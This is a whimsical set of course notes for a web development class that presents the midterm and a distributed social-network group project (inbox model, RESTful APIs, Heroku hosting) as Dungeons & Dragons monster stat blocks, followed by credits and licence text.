The goal here is for you to understand the very basics of Websockets, learn a little about canvas, learn a little bit about the overhead of Websockets, learn about JSON and other technologies. Also you'll get to learn about the flask micro-framework.

You should be able to see the difference between using websockets and AJAX in this assignment.

Dragon Midterm Champion

Huge website psychic, lawful evil

Armor Class 20

Hit Points 20

Speed 50 minutes

STR	DEX	CON	INT	WIS	CHA
23 (+6)	12 (+1)	21 (+5)	18 (+4)	15 (+2)	17 (+3)

Senses blindsight 60 ft., darkvision 120 ft., passive Perception 22

Languages Python, JavaScript, HTML, CSS

Challenge 15 (13,000 XP)

COVERAGE

Anything that was covered in the lecture up to the midterm can be tested on the midterm.

COMPOSITION

20 multiple choice questions. The midterm is submitted on eclass.

Grade Slayer Tiamat

Gargantuan digital psychic, Lathrain of grades, chaotic evil

Armor Class 33

Hit Points 33

Speed Weeks

STR	DEX	CON	INT	WIS	CHA
30 (+10)	10 (+0)	30 (+10)	26 (+8)	26 (+8)	28 (+9)

Senses darkvision 240 ft., truesight 120 ft.

Languages Python, JavaScript, HTML, CSS

Challenge 30 (155,000 XP)

DESCRIPTION

The web is fundamentally interconnected and peer to peer. There's no really great reason why we should all use facebook.com or google+ or myspace or something like that. If these social networks came up with an API you could probably link between them and use the social network you wanted. Furthermore you might gain some autonomy.

Thus in the spirit of diaspora <https://diasporafoundation.org/> we want to build something like diaspora but far far simpler.

This blogging/social network platform will allow the importing of other sources of posts (github, twitter, etc.) as well allow the distributing sharing of posts and content.

An author sitting on one server can aggregate the posts of their friends on other servers.

We are going to go with an inbox model where by you share posts to your friends by sending them your posts. This is similar to activity pub: <https://www.w3.org/TR/activitypub/> Activity Pub is great, but too complex for a class project.

We also won't be adding much in the way of encryption or security to this platform. We're keeping it simple and restful.

Choose at least 2 other groups to work with

COMPOSITION

Project Parts. Comprised of 3+1 parts

1. Part 0 - Sign up a repo, worth 1%
2. Part 1 - 1/2 way implementation, worth 7%
3. Connect with groups, worth 5%
4. Finalize, worth 20%

RESTful APIs. There are a lot of APIs you must implement for the project, these APIs could be used to implement some of the user stories and requirements.

Take-aways.

- 1 Working website hosted on Heroku or on the lab machines/VM
- 1 GitHub repository
- 1 Presentation
- 1 Video

CREDITS

GENERAL

- Created by: Jihoon Og, u/DnD_Notes
- Compiled on Friday 10th December, 2021 at 21:29
- Typesetting engine: [LATEX](#)
- Dungeon and Dragon (5e) LaTeX Template

LICENSE

Copyright 2014 ©Abram Hindle

Copyright 2019 ©Hazel Victoria Campbell and contributors

Creative Commons Licence

The textual components and original images of this slide deck are placed under the Creative Commons is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License.

Other images used under fair use and copyright their copyright holders.

ART

- Flumph for the cover art is from [D&D Beyond](#)
- Andy the D&D Ampersand is from [Dungeon and Dragons](#)
- Book logo is from [Adobe Stock](#)
- Cover art formatting and design done in Photoshop CC 2019

DISCLAIMER

This document is completely unofficial and in no way endorsed by Wizards of the Coast or Games Workshop. All associated marks, names, races, race insignia characters, locations, illustrations and images from Dungeons and Dragons, and Warhammer are either ®, ©, TM and/or Copyright Wizards of the Coast Ltd 2012-2018. All used without permission. No challenge to their status intended. All Rights Reserved to their respective owners.